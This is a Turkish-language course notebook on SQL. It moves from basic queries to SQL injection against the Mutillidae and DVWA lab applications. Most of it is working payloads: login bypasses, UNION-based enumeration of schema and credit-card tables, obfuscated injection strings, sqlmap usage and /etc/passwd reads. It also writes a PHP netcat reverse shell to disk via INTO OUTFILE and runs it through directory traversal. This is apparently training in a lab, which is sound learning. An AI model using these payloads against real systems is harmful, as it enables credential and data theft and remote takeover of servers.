ATIL HOCANIN EĞİTİMİNDEN

STRUCTERED QUERL LANGUAGE (SQL)


Değer eklemek
```
SELECT * FROM demo;
INSERT INTO demo (id,name, hint) VALUES (18, "JAMES", "GUITAR");
```

Değer silmek
```
SELECT * FROM demo;
DELETE * FROM demo WHERE name= "James";
```

Değer güncellemek
```
SELECT *FROM demo;
INSERT INTO demo (id, name, hint) VALUES (21, "TUNAHAN, "TEST");
SELECT *FROM demo;
SELECT *FROM demo;
UPDATE demo SET id =23 WHERE name ="BURAK";
```

Filtreleme

```
------------------------------------------------------------------------------
|SELECT *FROM demo WHERE name LIKE "%TE";                                    |
|                                                                            |
|SELECT * FROM demo;                                                         |
|                                                                            |
|INSERT INTO demo (id, name, hint) VALUES (18, "James", "Guitar");           |
|                                                                            |
|DELETE FROM demo WHERE name = "James";                                      |
|                                                                            |
|UPDATE demo SET id = 18 WHERE name = "Atil";                                |
|                                                                            |
|SELECT * FROM demo WHERE name LIKE "%E";                                    |
|----------------------------------------------------------------------------|
```



```
                                SQL INJECTION


structured query language injection
en tehlikeli açıklardan bir tanesi

tahmin yöntemi
SELECT * FROM test2 UNON SELECT 1,2,3,4 FROM test;
SELECT * FROM test2 UNON SELECT id, 2,3,4 FROM test;

--------------------------------------------------------------------------------
BURDAKİ OLAYLAR LOGİN EKRANINDA GERÇEKLEŞİYOR.

mesela şifrem 123456
aşağıdakinin hata verip vermediğini denetleyebiliriz, burda şifrem '
--------------------------------------------------------------------------------
| username: burak                                                              |
| passord: '                                                                   |
| SELECT * FROM accounts WHERE username='burak' AND password='''               |
--------------------------------------------------------------------------------

 ------------------------------
| another example for password: |
| 123456' ORDER BY 1#           |
 -------------------------------

Aşağıdakini de denememiz lazım giriş yapmamızı sağlıyoR mu sağlamıyoR mu diye.

--------------------------------------------------------------------------------
| username: burak                                                              |
| password: 123456 AND 1=1#                                                    |
| SELECT * FROM accounts WHERE username='burak' AND password='123456 AND 1=1#' |
--------------------------------------------------------------------------------

--------------------------------------------------------------------------------
| bazı sunucularda şunuda deneyebilirsin.                                      |
| username: burak                                                              |
| password: 123456 AND 1=1--                                                   |
--------------------------------------------------------------------------------

 ------------------------------------------------------------------------------
| şifre olmadan giriş yapmaya çalışmak, kullanıcı adı + '#                     |
| burak'#    gibi                                                              |
| bu durumda şifreye ne yazarsan yaz                                           |
 ------------------------------------------------------------------------------

 ------------------------------------------------------------------------------
| SELECT * FROM accounts WHERE username='admin' AND password='1' OR 1=1'#'     |
| query yanlış olabilir.                                                       |
|                                                                              |
| username burak                                                               |
| password 1' OR 1=1#                                                          |
| veya                                                                         |
| password 1' OR 1=1--                                                         |
 ------------------------------------------------------------------------------
 ------------------------------------------------------------------------------------------------------
| güvenlik seviyesi artsa da eğer client side bir kontrol varsa bunu burpsuite den bypass edebilirsin.    |
| Mesela şifreye izin vermedi, bunu burpsuite üzerinde şifre bölümünü değiştirerek requsti gönderebilirsin. |
|                                                                                                          |
| Eğer parametreler url içinde gönderiliyorsa url içinde parametreleri                                     |
| url encoding yaparak göndermeyi deneyebilirsin.                                                          |
 ------------------------------------------------------------------------------------------------------
```

```
SQL INJECTION GET METTODU
mutillidae de see my account infosa gittiğinde username ve password bilgileri urlde gözüküyor url yi düzenlersek username den sonra '# koyarsak
o url yi tekrar browserda çalıştırdığımız zaman o bilgileri görmemiz gerekiyor ama çalışmayacak çünkü # koyduğunda html koduna çevrilmedi html koduna
çevirmek için # yerine %23 yazmamız gerekir. URL de parametre gördüğün takdirde bu sql açığını kullanmayı deneyebilirsin. En alltaki url çalışacaktır.

http://192.168.202.149/mutillidae/index.php?page=user-info.php&username=root2&password=dickhead2&user-info-php-submit-button=View+Account+Details
http://192.168.202.149/mutillidae/index.php?page=user-info.php&username=root2'#&password=dickhead2&user-info-php-submit-button=View+Account+Details
alttaki çalışır
http://192.168.202.149/mutillidae/index.php?page=user-info.php&username=root2'%23&password=dickhead2&user-info-php-submit-button=View+Account+Details
alttaki de çalışır
http://192.168.202.149/mutillidae/index.php?page=user-info.php&username=root2%27%23&password=dickhead2&user-info-php-submit-button=View+Account+Details
```

```
 ---------------------------------------------------------------------------
| hata mesajı almaya çalışmak için                                            |
| username: burak' UNION SELECT 1#                                            |
| username: burak' UNION SELECT 1,1#                                          |
| username: burak' UNION SELECT 1,1,1#                                        |
| username: burak' UNION SELECT 1,1,1,1#                                      |
| username: burak' UNION SELECT 1,username,1,1#                               |
| username: burak' UNION SELECT 1,databese(),user(),version(),5#              |
|                                                                             |
| password 1                                                                  |
|                                                                             |
| böyle böyle deneyebilirsin                                                  |
| column sayıları eşleştiği an cevap dönebilir.                               |
 ---------------------------------------------------------------------------
```

```
 ----------------------------------------------------------------------------------------------------------------
| örnekler                                                                                                         |
| username: atil' union select 1, table_name, 3,4,5 from information_schema.tables#                               |
| username: atil' union select 1, table_name, 3,4,5 from information_schema.tables where table_schema= 'owasp10'#  |
| username: atil' union select 1, table_name, 3,4,5 from information_schema.tables where table_name= 'credit_cards'# |
| username: atil' union select 1, ccnumber,ccv,expiration,5 from credit-cards#                                    |
 ----------------------------------------------------------------------------------------------------------------
```

```
                                                                                BLIND SQL INEJCTION
input alanına örnek
1' UNION SELECT 1, table_name FROM information_schema.tables#
```

SQL INJECTION POST METODU


Admin hesabıyla beğlanmaya çalışıp şifreye herhangi bir değer vererek bağlanmaya çalışacağız şifre farketmeyecek çünkü sql yapacağız kodla gösterelim

```
SELECT * FROM accounts WHERE username='admin' AND password='1' OR 1=1#'
```

diğer yolu

```
SELECT * FROM accounts WHERE username='admin'# AND password='1zdfhdgfnsfgn'
```


// username admin'# password istediğini yaz



```
Advanced SQLi

' AND 1=1#
' OR 1=1#
' AND 40=40#
'+AND+1=1#
' UnIoN+SelEcT+1,2,3,4,5#
' UnIoN+SelEcT+1,2,3,4,5--
' UnIoN+SelEcT+1,2,3,4,5//
%27%20UnIoN%20SelEcT%201,2,3,4,5%23
AND 1=1#

union select 1,table_name from information_schema.tables where table_schema=0x64767761#
```

dwva hex code


Sqlmap



```
root@kali:~# sqlmap -u "http://10.0.2.5/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button
=View+Account+Details"
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage cau
sed by this program

[*] starting @ 14:11:56 /2020-06-04/

[14:11:56] [INFO] resuming back-end DBMS 'mysql'
[14:11:56] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=929b6a39ab4...9573102e81'). Do you want to use those [Y/n]
```

Burda username ve password u girdikten sonra submit etti bu username ve password url içine yerleştirildi, sonra bu url yi sqlmap içine gömdü.

Sql içinde Dosya okuma ve yazma reverse Shell yapma açıkları




```
1' union select 1,load_file('/etc/passwd')#
1' union select null,load_file('/etc/passwd')#

into outfile

1' union select 1,'test' into outfile '/tmp/test.txt'#
1' union select 1,'test' into outfile '/var/www/dvwa/test.txt'#

1' union select 1,load_file('/tmp/test.txt')#

<?passthru("nc 10.0.2.4 1234 -e /bin/sh");?> -> php shell reverse

1' union select 1,'<?passthru("nc 10.0.2.4 1234 -e /bin/sh");?>' into outfile '/tmp/myshell.php'#
```

El alttan 2. Satırdaki php kodunu en alttaki kodun içine gömüyoruz ama bundan önce kali de netcat ile port dinlememiz lazım.

Adımlar aşağıda teker teker gösteriliyor.

1)

Yukardaki kodlardan en alt satırdaki kod input alanına yazılıp submit ediliyor.




Vulnerability: SQL Injection

User ID:

```
ID: 1' union select 1,load_file('/tmp/test.txt')#
First name: admin
Surname: admin

ID: 1' union select 1,load_file('/tmp/test.txt')#
First name: 1
Surname: admin  admin
1       test
```

myshell.php oluştu. Aşağıda gösteriliyor. Myshell.php yi directory traversal veya başka yöntemle bulup çalıştırmamız lazım.



```
10.0.2.5/dvwa/vulnerabilities/sqli/?id=1'+union+select+1%2C'<%3Fpassthru("nc+10.0.2.4+1234+-e+%2Fbin%2Fsh")%3B%3F>'+into+ou
```

Warning: mysql_numrows(): supplied argument is not a valid MySQL result resource in **/var/www/dvwa/vulnerabilities/sqli/source/low.php** on line **12**


Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/sqli/source/low.php:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **324**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/sqli/source/low.php:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **325**

Warning: Cannot modify header information - headers already sent by (output started at /var/www/dvwa/vulnerabilities/sqli/source/low.php:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **326**


2)

Port dinleme



```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
```

3) directory traversal varmı onun testi




```
10.0.2.5/dvwa/vulnerabilities/fi/?page=../../../../../etc/passwd
```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **324**

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **325**

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in **/var/www/dvwa/dvwa/includes/dvwaPage.inc.php** on line **326**

4) directory traversal ile myshell.php yi çalıştırma




```
10.0.2.5/dvwa/vulnerabilities/fi/?page=../../../../../tmp/myshell.php
```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:10
